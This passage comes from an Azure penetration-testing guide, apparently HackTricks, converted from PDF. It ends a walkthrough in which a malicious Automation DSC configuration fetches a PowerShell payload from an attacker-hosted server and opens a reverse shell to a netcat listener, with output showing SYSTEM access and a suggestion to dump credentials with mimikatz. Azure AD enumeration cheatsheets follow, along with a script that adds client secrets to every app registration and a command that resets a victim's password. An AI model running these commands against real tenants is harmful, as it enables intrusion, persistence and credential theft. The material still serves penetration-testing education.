# RevPShell -Reverse -IPAddress <IP> -Port <port>
# i.e. RevPShell -Reverse 127.0.0.1 -Port 443
}RevPShell -Reverse 40.84.7.73 443
```

## Step 5 — Publish Configuration File

Now we'll run our configuration file. I have mine setup to be published to the Desktop for a better visual, however it can be published just about anywhere. After a couple of minutes, we'll see that the reverse-shell script has been published!

```
Windows PowerShell
PS C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell> .\push_reverse_shell_config.ps1
https://playgroundstorage01.blob.core.windows.net/windows-powershell-dsc/reverse_shell_config.ps1.zip

RequestId IsSuccessStatusCode StatusCode ReasonPhrase
----- ---------
True      OK      OK


PS C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell>
A screenshot of a Windows desktop. At the top, there's a taskbar with several pinned icons. Below the taskbar, the desktop background is dark blue. On the left side, there's a vertical window titled "104.46.112.123 - Remote Desktop Connection". Inside this window, there are two icons: "Recycle Bin" and "RevPS". The "RevPS" icon is a small file icon with a blue "P" on it.
```

## Step 6 — Host Payload and Setup Listener

Once we publish the configuration, we can concurrently start a Python SimpleHTTPServer over port 80 to host the payload, along with a netcat listener in order to catch the connection:

```
sudo python -m SimpleHTTPServer 80
sudo nc -nlvp 443
```

We see that the scheduled task has run and our payload was retrieved and executed in memory with **SYSTEM** level privileges!



The image shows two terminal windows from a Windows environment. The top window, titled 'vm02-02@vm02: ~/azure-pentest', displays the command 'sudo python -m SimpleHTTPServer 80' being run. It then shows an incoming connection from IP 104.46.112.123 on port 80 at 2020-04-29T17:52:01, requesting the file 'RevPS.ps1'. The bottom window, titled 'vm02-02@vm02: ~', shows a netcat listener on port 443 connecting from 10.0.0.5 to 104.46.112.123. The user then runs 'whoami' in PowerShell, which returns 'nt authority\system', indicating a SYSTEM-level privilege.

```
vm02-02@vm02:~/azure-pentest$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
104.46.112.123 - - [29/Apr/2020 17:52:01] "GET /RevPS.ps1 HTTP/1.1" 200 -
[

vm02-02@vm02:~$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.0.5] from (UNKNOWN) [104.46.112.123] 49806
Windowsvm01$ on vm01
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32>whoami
nt authority\system
PS C:\windows\system32>
```

## Wrapping Up

This now opens the door for many possibilities. Since we have a shell running as **SYSTEM**, we can dump credentials with mimikatz (potentially risky depending on how mature the EDR is for cloud resources). If you dump creds , there's a good chance that these can be reused elsewhere across different resources. Lastly, a big takeaway is that instead of limiting this to one VM, you now have the ability to potentially apply this configuration across multiple VM's.

On that note, this concludes our Azure Automation DSC adventures! I hope you had fun, learned a lot and continue to expand with your own creativity.

**Support HackTricks and get benefits!**

# Az - AzureAD

**Support HackTricks and get benefits!**

## Enumeration

For this enumeration you can use the [az cli tool](#), the **PowerShell module AzureAD** (or [AzureAD Preview](#)) and the [Az PowerShell](#) module.

## Connection

az cli

```
az login #This will open the browser
az login -u <username> -p <password> #Specify user and password
az login --identity #Use the current machine managed identity
az login --identity -u
/subscriptions/<subscriptionId>/resourcegroups/myRG/providers/M
icrosoft.ManagedIdentity/userAssignedIdentities/myID #Login
with user managed identity
# Login as service principal
az login --service-principal -u http://azure-cli-2016-08-05-14-
31-15 -p VerySecret --tenant contoso.onmicrosoft.com #With
password
az login --service-principal -u http://azure-cli-2016-08-05-14-
31-15 -p ~/mycertfile.pem --tenant contoso.onmicrosoft.com
#With cert

# Request access token (ARM)
az account get-access-token
# Request access token for different resource. Supported
tokens: aad-graph, arm, batch, data-lake, media, ms-graph, oss-
rdbms
az account get-access-token --resource-type aad-graph

# If you want to configure some defaults
az configure

# Get user logged-in already
az ad signed-in-user show

# Help
az find "vm" # Find vm commands
az vm -h # Get subdomains
az ad user list --query-examples # Get examples
```

## Azure AD

```
Connect-AzureAD #Open browser
# Using credentials
$passwd = ConvertTo-SecureString "Welcome2022!" -AsPlainText -
Force
$creds = New-Object System.Management.Automation.PSCredential
("test@corp.onmicrosoft.com", $passwd)
Connect-AzureAD -Credential $creds

# Using tokens
## AzureAD cannot request tokens, but can use AADGraph and
MSGraph tokens to connect
Connect-AzureAD -AccountId test@corp.onmicrosoft.com -
AadAccessToken $token
```

## Az PowerShell

```

Connect-AzAccount #Open browser
# Using credentials
$password = ConvertTo-SecureString "Welcome2022!" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("test@corp.onmicrosoft.com", $password)
Connect-AzAccount -Credential $creds

# Get Access Token
(Get-AzAccessToken).Token
# Request access token to other endpoints: AadGraph,
AnalysisServices, Arm, Attestation, Batch, DataLake, KeyVault,
MSGraph, OperationalInsights, ResourceManager, Storage, Synapse
Get-AzAccessToken -ResourceType MSGraph
(Get-AzAccessToken -Resource
"https://graph.microsoft.com").Token

# Conenct with access token
Connect-AzAccount -AccountId test@corp.onmicrosoft.com -AccessToken $token
Connect-AzAccount -AccessToken $token -GraphAccessToken
$graphaccesstoken -AccountId <ACCOUNT-ID>
## The -AccessToken is from management.azure.com

# Connect with Service principal/enterprise app secret
$password = ConvertTo-SecureString 'KWEFNOIRFIPMWL.--DWPNVFI._EDWWEF_ADF~SODNFBWRBIF' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('2923847f-fca2-a420-df10-a01928bec653', $password)
Connect-AzAccount -ServicePrincipal -Credential $creds -Tenant
29sd87e56-a192-a934-bca3-0398471ab4e7d

#All the Azure AD cmdlets have the format *-AzAD*
Get-Command *azad*

```

```
#Cmdlets for other Azure resources have the format *Az*
Get-Command *az*
```

## Raw PS

```
$Token = 'eyJ0eXAi...'
# List subscriptions
$URI = 'https://management.azure.com/subscriptions?api-
version=2020-01-01'
$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

## Raw OS { % code overflow="wrap" %}

```
# Request tokens to access endpoints
# ARM
curl "$IDENTITY_ENDPOINT?
resource=https://management.azure.com&api-version=2017-09-01" -
H secret:$IDENTITY_HEADER

# Vault
curl "$IDENTITY_ENDPOINT?resource=https://vault.azure.net&api-
version=2017-09-01" -H secret:$IDENTITY_HEADER
```

## Users

## az cli

```
# Enumerate users
az ad user list --output table
az ad user list --query "[].userPrincipalName"
# Get info of 1 user
az ad user show --id "test@corp.onmicrosoft.com"
# Search "admin" users
az ad user list --query "[].displayName" | findstr /i "admin"
az ad user list --query "[?
contains(displayName, 'admin')].displayName"
# Search attributes containing the word "password"
az ad user list | findstr /i "password" | findstr /v "null,"
# All users from AzureAD
az ad user list --query "[].
{osi:onPremisesSecurityIdentifier,upn:userPrincipalName}[?
osi==null]"
az ad user list --query "[?
onPremisesSecurityIdentifier==null].displayName"
# All users synced from on-prem
az ad user list --query "[].
{osi:onPremisesSecurityIdentifier,upn:userPrincipalName}[?
osi!=null]"
az ad user list --query "[?
onPremisesSecurityIdentifier!=null].displayName"
# Get groups where the user is a member
az ad user get-member-groups --id <email>
# Get roles assigned to the user
az role assignment list --include-groups --include-classic-
administrators true --assignee <email>
```

## Azure AD

```

# Enumerate Users
Get-AzureADUser -All $true
Get-AzureADUser -All $true | select UserPrincipalName
# Get info of 1 user
Get-AzureADUser -ObjectId test@corp.onmicrosoft.com | fl
# Search "admin" users
Get-AzureADUser -SearchString "admin" #Search admin at the begining of DisplayName or userPrincipalName
Get-AzureADUser -All $true |?{$_.Displayname -match "admin"}
#Search "admin" word in DisplayName
# Get all attributes of a user
Get-AzureADUser -ObjectId test@defcorphq.onmicrosoft.com|%
{$_.PSObject.Properties.Name}
# Search attributes containing the word "password"
Get-AzureADUser -All $true |%{$Properties =
$_.Properties.PSObject.Properties.Name | % {if ($Properties.$_
-match 'password') {"$($Properties.UserPrincipalName) - $_ -
 $($Properties.$_)"}}
# All users from AzureAD# All users from AzureAD
Get-AzureADUser -All $true | ?{$_.OnPremisesSecurityIdentifier
-eq $null}
# All users synced from on-prem
Get-AzureADUser -All $true | ?{$_.OnPremisesSecurityIdentifier
-ne $null}
# Objects created by a/any user
Get-AzureADUser [-ObjectId <email>] | Get-
AzureADUserCreatedObject
# Devices owned by a user
Get-AzureADUserOwnedDevice -ObjectId test@corp.onmicrosoft.com
# Objects owned by a specific user
Get-AzureADUserOwnedObject -ObjectId test@corp.onmicrosoft.com
# Get groups & roles where the user is a member
Get-AzureADUserMembership -ObjectId 'test@corp.onmicrosoft.com'
# Get devices owned by a user
Get-AzureADUserOwnedDevice -ObjectId test@corp.onmicrosoft.com

```

```

# Get devices registered by a user
Get-AzureADUserRegisteredDevice -ObjectId
test@defcorphq.onmicrosoft.com
# Apps where a user has a role (role not shown)
Get-AzureADUser -ObjectId royg Cain@defcorphq.onmicrosoft.com |
Get-AzureADUserAppRoleAssignment | fl *
# Get Administrative Units of a user
$userObj = Get-AzureADUser -Filter "UserPrincipalName eq
'bill@example.com'"
Get-AzureADMSAdministrativeUnit | where { Get-
AzureADMSAdministrativeUnitMember -Id $_.Id | where { $_.Id -eq
$userObj.ObjectId } }

```

## Az PowerShell

```

# Enumerate users
Get-AzADUser
# Get details of a user
Get-AzADUser -UserPrincipalName test@defcorphq.onmicrosoft.com
# Search user by string
Get-AzADUser -SearchString "admin" #Search at the beginnig of
DisplayName
Get-AzADUser | ?{$_.Displayname -match "admin"}
# Get roles assigned to a user
Get-AzRoleAssignment -SignInName test@corp.onmicrosoft.com

```

## Change User Password

{ % code overflow="wrap" %}

```
$password = "ThisIsTheNewPassword.!123" | ConvertTo-
SecureString -AsPlainText -Force

(Get-AzureADUser -All $true | ?{$_ .UserPrincipalName -eq
"victim@corp.onmicrosoft.com"}).ObjectId | Set-
AzureADUserPassword -Password $password -Verbose
```

## Groups

az cli

```

# Enumerate groups
az ad group list
az ad group list --query "[].displayName" -o table
# Get info of 1 group
az ad group show --group <group>
# Get "admin" groups
az ad group list --query "[].displayName" | findstr /i "admin"
az ad group list --query "[?
contains(displayName, 'admin')].displayName"
# All groups from AzureAD
az ad group list --query "[].
{osi:onPremisesSecurityIdentifier,displayName:displayName,descr
iption:description}[?osi==null]"
az ad group list --query "[?
onPremisesSecurityIdentifier==null].displayName"
# All groups synced from on-prem
az ad group list --query "[].
{osi:onPremisesSecurityIdentifier,displayName:displayName,descr
iption:description}[?osi!=null]"
az ad group list --query "[?
onPremisesSecurityIdentifier!=null].displayName"
# Get members of group
az ad group member list --group <group> --query "
[ ].userPrincipalName" -o table
# Check if member of group
az ad group member check --group "VM Admins" --member-id <id>
# Get which groups a group is member of
az ad group get-member-groups -g "VM Admins"
# Get Apps where a group has a role (role not shown)
Get-AzureADGroup -ObjectId <id> | Get-
AzureADGroupAppRoleAssignment | fl *

```

## Azure AD

```

# Enumerate Groups
Get-AzureADGroup -All $true
# Get info of 1 group
Get-AzADGroup -DisplayName <resource_group_name> | fl
# Get "admin" groups
Get-AzureADGroup -SearchString "admin" | fl #Groups starting by
"admin"
Get-AzureADGroup -All $true | ?{$_.Displayname -match "admin"}
#Groups with the word "admin"
# Get groups allowing dynamic membership
Get-AzureADMSGroup | ?{$_.GroupTypes -eq 'DynamicMembership'}
# All groups that are from Azure AD
Get-AzureADGroup -All $true | ?{$_.OnPremisesSecurityIdentifier
-eq $null}
# All groups that are synced from on-prem (note that security
groups are not synced)
Get-AzureADGroup -All $true | ?{$_.OnPremisesSecurityIdentifier
-ne $null}
# Get members of a group
Get-AzureADGroupMember -ObjectId <group_id>
# Get roles of group
Get-AzureADMSGroup -SearchString
"Contoso_Helpdesk_Administrators" #Get group id
Get-AzureADMSRoleAssignment -Filter "principalId eq '69584002-
b4d1-4055-9c94-320542efd653'"
# Get Administrative Units of a group
$groupObj = Get-AzureADGroup -Filter "displayname eq
'TestGroup'"
Get-AzureADMSAdministrativeUnit | where { Get-
AzureADMSAdministrativeUnitMember -Id $_.Id | where {$_.Id -eq
$groupObj.ObjectId} }

```

## Az PowerShell

```
# Get all groups
Get-AzADGroup
# Get details of a group
Get-AzADGroup -ObjectId <id>
# Search group by string
Get-AzADGroup -SearchString "admin" | fl * #Search at the
beginning of DisplayName
Get-AzADGroup |?{$_['Displayname'] -match "admin"}
# Get members of group
Get-AzADGroupMember -GroupDisplayName <resource_group_name>
# Get roles of group
Get-AzRoleAssignment -ResourceGroupName <resource_group_name>
```

## Add user to group

Owners of the group can add new users to the group

```
{ % code overflow="wrap" %}
```

```
Add-AzureADGroupMember -ObjectId <group_id> -RefObjectId
<user_id> -Verbose
```

## Service Principals

Note that **Service Principal** in PowerShell terminology is called **Enterprise Applications** in the Azure portal (web).

az cli

```
# Get Service Principals
az ad sp list --all
az ad sp list --all --query "[].[displayName]" -o table
# Get details of one SP
az ad sp show --id 00000000-0000-0000-0000-000000000000
# Search SP by string
az ad sp list --all --query "[?
contains(displayName, 'app')].displayName"
# Get owner of service principal
az ad sp owner list --id <id> --query "[].[displayName]" -o
table
# Get service principals owned by the current user
az ad sp list --show-mine
# List apps that have password credentials
az ad sp list --all --query "[?passwordCredentials !=
null].displayName"
# List apps that have key credentials (use of certificate
authentication)
az ad sp list -all --query "[?keyCredentials !=
null].displayName"
```

## Azure AD

```
# Get Service Principals
Get-AzureADServicePrincipal -All $true
# Get details about a SP
Get-AzureADServicePrincipal -ObjectId <id> | fl *
# Get SP by string name or Id
Get-AzureADServicePrincipal -All $true | ?{$_DisplayName -match "app"} | fl
Get-AzureADServicePrincipal -All $true | ?{$_AppId -match "103947652-1234-5834-103846517389"}
# Get owner of SP
Get-AzureADServicePrincipal -ObjectId <id> | Get-AzureADServicePrincipalOwner | fl *
# Get objects owned by a SP
Get-AzureADServicePrincipal -ObjectId <id> | Get-AzureADServicePrincipalOwnedObject
# Get objects created by a SP
Get-AzureADServicePrincipal -ObjectId <id> | Get-AzureADServicePrincipalCreatedObject
# Get groups where the SP is a member
Get-AzureADServicePrincipal | Get-AzureADServicePrincipalMembership
Get-AzureADServicePrincipal -ObjectId <id> | Get-AzureADServicePrincipalMembership | fl *
```

## Az PowerShell

```
# Get SPs
Get-AzADServicePrincipal
# Get info of 1 SP
Get-AzADServicePrincipal -ObjectId <id>
# Search SP by string
Get-AzADServicePrincipal | ?{$_DisplayName -match "app"}
# Get roles of a SP
Get-AzRoleAssignment -ServicePrincipalName <String>
```

## Raw

```
$Token = 'eyJ0eXA...' 
$URI = 'https://graph.microsoft.com/v1.0/applications'
$requestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @requestParams).value
```

The Owner of a Service Principal can change its password.

List and try to add a client secret on each Enterprise App

```

# Just call Add-AzADAppSecret
Function Add-AzADAppSecret
{
<#
    .SYNOPSIS
        Add client secret to the applications.

    .PARAMETER GraphToken
        Pass the Graph API Token

    .EXAMPLE
        PS C:\> Add-AzADAppSecret -GraphToken 'eyJ0eXA..'

    .LINK
        https://docs.microsoft.com/en-us/graph/api/application-list?view=graph-rest-1.0&tabs=http
        https://docs.microsoft.com/en-us/graph/api/application-addpassword?view=graph-rest-1.0&tabs=http
#>

[CmdletBinding()]
param(
    [Parameter(Mandatory=$True)]
    [String]
    $GraphToken = $null
)

$AppList = $null
$AppPassword = $null

# List All the Applications

$Params = @{
    "URI"      =
    "https://graph.microsoft.com/v1.0/applications"
}

```

```

"Method"   = "GET"
"Headers"  = @{
    "Content-Type"  = "application/json"
    "Authorization" = "Bearer $GraphToken"
}
}

try
{
    $AppList = Invoke-RestMethod @Params -UseBasicParsing
}
catch
{
}

# Add Password in the Application

if($AppList -ne $null)
{
    [System.Collections.ArrayList]$Details = @()

    foreach($App in $AppList.value)
    {
        $ID = $App.ID
        $psobj = New-Object PSObject

        $Params = @{
            "URI"      =
                "https://graph.microsoft.com/v1.0/applications/$ID/addPassword"
            "Method"   = "POST"
            "Headers"  = @{
                "Content-Type"  = "application/json"
                "Authorization" = "Bearer $GraphToken"
            }
        }
    }
}

```

```

$Body = @{
    "passwordCredential"= @{
        "displayName" = "Password"
    }
}

try
{
    $AppPassword = Invoke-RestMethod @Params - 
UseBasicParsing -Body ($Body | ConvertTo-Json)
    Add-Member -InputObject $psobj - 
NotePropertyName "Object ID" -NotePropertyValue $ID
    Add-Member -InputObject $psobj - 
NotePropertyName "App ID" -NotePropertyValue $App.appId
    Add-Member -InputObject $psobj - 
NotePropertyName "App Name" -NotePropertyValue $App.displayName
    Add-Member -InputObject $psobj - 
NotePropertyName "Key ID" -NotePropertyValue $AppPassword.keyId
    Add-Member -InputObject $psobj - 
NotePropertyName "Secret" -NotePropertyValue
$AppPassword.secretText
    $Details.Add($psobj) | Out-Null
}
catch
{
    Write-Output "Failed to add new client secret
to '$($App.displayName)' Application."
}
}

if($Details -ne $null)
{
    Write-Output ""
    Write-Output "Client secret added to : "
    Write-Output $Details | fl *
}
}

```

```
        else
    {
        Write-Output "Failed to Enumerate the Applications."
    }
}
```

## Roles

az cli

```
# Get roles
az role definition list
# Get assigned roles
az role assignment list --all --query "[].roleDefinitionName"
# Get info of 1 role
az role definition list --name "AzureML Registry User"
# Get only custom roles
az role definition list --custom-role-only
# Get only roles assigned to the resource group indicated
az role definition list --resource-group <resource_group>
# Get only roles assigned to the indicated scope
az role definition list --scope <scope>
# Get all the principals a role is assigned to
az role assignment list --all --query "[].
{principalName:principalName,principalType:principalType,resourceGroup:resourceGroup,roleDefinitionName:roleDefinitionName}[
?roleDefinitionName=='<ROLE_NAME>']"
```

Azure AD

```

# Get all available role templates
Get-AzureADDirectoryRoleTemplate
# Get enabled roles (Assigned roles)
Get-AzureADDirectoryRole
Get-AzureADDirectoryRole -ObjectId <roleID> #Get info about the role
# Get custom roles - use AzureAdPreview
Get-AzureADMSRoleDefinition | ?{$_._IsBuiltin -eq $False} |
select DisplayName
# Users assigned a role (Global Administrator)
Get-AzureADDirectoryRole -Filter "DisplayName eq 'Global Administrator'" | Get-AzureADDirectoryRoleMember
Get-AzureADDirectoryRole -ObjectId <id> | fl
# Roles of the Administrative Unit (who has permissions over the administrative unit and its members)
Get-AzureADMSScopedRoleMembership -Id <id> | fl *

```

## Az PowerShell

```

# Get Role definition
Get-AzRoleDefinition -Name "Virtual Machine Command Executor"
# Get roles of a user or resource
Get-AzRoleAssignment -SignInName test@corp.onmicrosoft.com
Get-AzRoleAssignment -Scope /subscriptions/<subscription-id>/resourceGroups/<res_group_name>/providers/Microsoft.Compute/virtualMachines/<vm_name>

```

## Raw

```
# Get permissions over a resource using ARM directly
$Token = (Get-AzAccessToken).Token
$URI = 'https://management.azure.com/subscriptions/b413826f-
108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Compute/virtualMachines/infradminsrv/providers/Microsoft.Authorization/permissions?api-version=2015-07-01'
$RequestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

## Devices

az cli

```
# If you know how to do this send a PR!
```

## Azure AD

```

# Enumerate Devices
Get-AzureADDevice -All $true | fl *

# List all the active devices (and not the stale devices)
Get-AzureADDevice -All $true | ?
{$_._.ApproximateLastLogonTimeStamp -ne $null}

# Get owners of all devices
Get-AzureADDevice -All $true | Get-AzureADDeviceRegisteredOwner
Get-AzureADDevice -All $true | %{$user=Get-
AzureADDeviceRegisteredOwner -ObjectId $_._.ObjectID)
{$_;$user.UserPrincipalName;"`n"}}

# Registered users of all the devices
Get-AzureADDevice -All $true | Get-AzureADDeviceRegisteredUser
Get-AzureADDevice -All $true | %{$user=Get-
AzureADDeviceRegisteredUser -ObjectId $_._.ObjectID)
{$_;$user.UserPrincipalName;"`n"}}

# Get devices managed using Intune
Get-AzureADDevice -All $true | ?{$_._.IsCompliant -eq "True"}

# Get devices owned by a user
Get-AzureADUserOwnedDevice -ObjectId test@corp.onmicrosoft.com

# Get Administrative Units of a device
Get-AzureADMSAdministrativeUnit | where { Get-
AzureADMSAdministrativeUnitMember -ObjectId $_._.ObjectId | where
{$_._.ObjectId -eq $deviceObjId} }

```

If a device (VM) is **AzureAD joined**, users from AzureAD are going to be **able to login**. Moreover, if the logged user is **Owner** of the device, he is going to be **local admin**.

## Apps

**Apps** are **App Registrations** in the portal (not Enterprise Applications).\\ But each App Registration will create an **Enterprise Application (Service Principal)** with the same name.\\ Moreover, if the App is a **multi-tenant App, another Enterprise App (Service Principal)** will be created in **that tenant** with the same name.

az cli

```
# List Apps
az ad app list
az ad app list --query "[].[displayName]" -o table
# Get info of 1 App
az ad app show --id 00000000-0000-0000-0000-000000000000
# Search App by string
az ad app list --query "[?
contains(displayName, 'app')].displayName"
# Get the owner of an application
az ad app owner list --id <id> --query "[].[displayName]" -o
table
# List all the apps with an application password
az ad app list --query "[?passwordCredentials != null].displayName"
# List apps that have key credentials (use of certificate
authentication)
az ad app list --query "[?keyCredentials != null].displayName"
```

Azure AD

```
# List all registered applications
Get-AzureADApplication -All $true

# Get details of an application
Get-AzureADApplication -ObjectId <id> | fl *

# List all the apps with an application password
Get-AzureADApplication -All $true | %{$if(Get-
AzureADApplicationPasswordCredential -ObjectId $_.ObjectID)
{$_}}

# Get owner of an application
Get-AzureADApplication -ObjectId <id> | Get-
AzureADApplicationOwner |fl *
```

## Az PowerShell

```
# Get Apps
Get-AzADApplication

# Get details of one App
Get-AzADApplication -ObjectId <id>

# Get App searching by string
Get-AzADApplication | ?{$_DisplayName -match "app"}

# Get Apps with password
Get-AzADAppCredential
```

A secret string that the application uses to prove its identity when requesting a token is the application password.\ So, if find this **password** you can access as the **service principal inside** the **tenant**.\ Note that this password is only visible when generated (you could change it but you cannot get it again).\ The **owner** of the **application** can **add a password** to it (so he could impersonate it).\ Logins as these service principals are **not marked as risky** and they **won't have MFA**.

# Administrative Units

It's used for better management of users.

Administrative units **restrict permissions in a role to any portion of your organization** that you define. You could, for example, use administrative units to delegate the [Helpdesk Administrator](#) role to regional support specialists, so they can manage users only in the region that they support.

Therefore, you can assign roles to the administrator unit and members of it will have this roles.

az cli

```
AzureAD
```powershell
# Get Administrative Units
Get-AzureADMSAdministrativeUnit
Get-AzureADMSAdministrativeUnit -Id <id>
# Get ID of admin unit by string
$adminUnitObj = Get-AzureADMSAdministrativeUnit -Filter
"displayname eq 'Test administrative unit 2'"
# List the users, groups, and devices affected by the
administrative unit
Get-AzureADMSAdministrativeUnitMember -Id <id>
# Get the roles users have over the members of the AU
Get-AzureADMSScopedRoleMembership -Id <id> | fl #Get role ID
and role members
```

# References

- <https://learn.microsoft.com/en-us/azure/active-directory/roles/administrative-units>

**Support HackTricks and get benefits!**

# Az - Azure App Service & Function Apps

Support HackTricks and get benefits!

# App Service Basic Information

*Azure App Service* is an HTTP-based service for hosting web applications, REST APIs, and mobile back ends. You can develop in your favourite language, be it .NET, .NET Core, Java, Ruby, Node.js, PHP, or Python. Applications run and scale with ease on both Windows and Linux-based environments.

Each app runs inside a sandbox but isolation depends upon App Service plans

- Apps in Free and Shared tiers run on shared VMs
- Apps in Standard and Premium tiers run on dedicated VMs

Note that **none** of those isolations **prevents** other common **web vulnerabilities** (such as file upload, or injections). And if a **management identity** is used, it could be able to **compromise its permissions**.

## Enumeration

```
# Get App Services and Function Apps
Get-AzWebApp
# Get only App Services
Get-AzWebApp | ?{$_.Kind -notmatch "functionapp"}
# Get ssh session
az webapp create-remote-connection --subscription
<SUBSCRIPTION-ID> --resource-group <RG-NAME> -n <APP-SERVICE-
NAME>
```

# Function Apps Basic Information

Azure Functions is a **serverless** solution that allows you to write less code, maintain less infrastructure, and save on costs. Instead of worrying about deploying and maintaining servers, the cloud infrastructure provides all the up-to-date resources needed to keep your applications running.

**Function Apps support Managed Identities.**

## Enumeration

```
# Get only Function Apps  
Get-AzFunctionApp
```

# References

- <https://learn.microsoft.com/en-in/azure/app-service/overview>
- <https://app.gitbook.com/s/5uvPQhxNCPYYTqpRwsuS~/changes/en8rTJy7DsFQXWyNeiqE/pentesting-cloud/azure-security/az-services/az-function-apps#references>

**Support HackTricks and get benefits!**

# Az - Blob Storage

**Support HackTricks and get benefits!**

# Basic Information


Azure Blob storage is Microsoft's object **storage solution for the cloud**.

Blob storage is optimized for storing massive amounts of unstructured data.

Unstructured data is data that doesn't adhere to a particular data model or definition, such as text or binary data.

Blob storage offers three types of resources:

- The **storage account** (unique name)
- A **container** in the storage account (folder)
- A **blob** in a container



## Different types of storage

<b>Blob storage</b>	<a href="https://blob.core.windows.net">https://blob.core.windows.net</a>
<b>Azure Data Lake Storage Gen2</b>	<a href="https://.dfs.core.windows.net">https://.dfs.core.windows.net</a>
<b>Azure Files</b>	<a href="https://.file.core.windows.net">https://.file.core.windows.net</a>
<b>Queue storage</b>	<a href="https://.queue.core.windows.net">https://.queue.core.windows.net</a>
<b>Table storage</b>	<a href="https://.table.core.windows.net">https://.table.core.windows.net</a>

## Access to Storage

- Use Azure AD principals via **RBAC roles** supported.
- **Access Keys:** Use access keys of the storage account. This provides **full access to the storage account**.
- **Shared Access Signature (SAS):** Time **limited** and specific permissions.
  - You can generate a SAS url with an access key (more complicated to detect).

## Public Exposure

If "Allow Blob public access" is **enabled** (disabled by default), it's possible to:

- Give **public access to read blobs** (you need to know the name).
- **List container blobs** and **read** them.

## Connect to Storage

If you find any **storage** you can connect to you could use the tool [Microsoft Azure Storage Explorer](#) to do so.

# SAS URLs

A shared access signature (SAS) provides secure delegated access to resources in your storage account. With a SAS, you have granular control over how a client can access your data. For example:

- What resources the client may access.
- What permissions they have to those resources.
- How long the SAS is valid.

Use [Storage Explorer](#) to access the data

## User delegation SAS

You can **secure a shared access signature (SAS)** token for access to a container, directory, or blob by using either Azure Active Directory (Azure AD) **credentials or an account key**. To create a user delegation SAS, you must first request a \*\* \_user delegation key\*\*, which you then use to sign the SAS.

A user delegation SAS is supported for **Azure Blob Storage** and **Azure Data Lake Storage Gen2**. **Stored access policies are not supported** for a user delegation SAS.

Note that user delegation SAS is **secured with Azure AD credentials instead of storage account keys**. This prevents clients/applications from storing/retrieving storage keys to create SAS.

## Service SAS

A service SAS is secured with the **storage account key**. A service SAS **delegates access to a resource in only one** of the Azure Storage services: Blob storage, Queue storage, Table storage, or Azure Files. The URI for a service-level SAS consists of the URI to the resource for which the SAS will delegate access, followed by the SAS token.

To use Azure Active Directory (Azure AD) credentials to secure a SAS for a **container** or **blob**, user a **user delegation SAS**.

## Account SAS

An account SAS is secured with one of the **storage account keys** (there are 2). An account SAS delegates access to resources in one or more of the storage services. All of the operations available via a service or user delegation SAS are also available via an account SAS.

By creating an account SAS, you can:

- Delegate access to service-level operations that aren't currently available with a service-specific SAS, such as the `Get/Set Service Properties` and `Get Service Stats` operations.
- Delegate access to more than one service in a storage account at a time. For example, you can delegate access to resources in both Azure Blob Storage and Azure Files by using an account SAS.
- Delegate access to write and delete operations for containers, queues, tables, and file shares, which are not available with an object-specific

SAS.

- Specify an IP address or a range of IP addresses from which to accept requests.
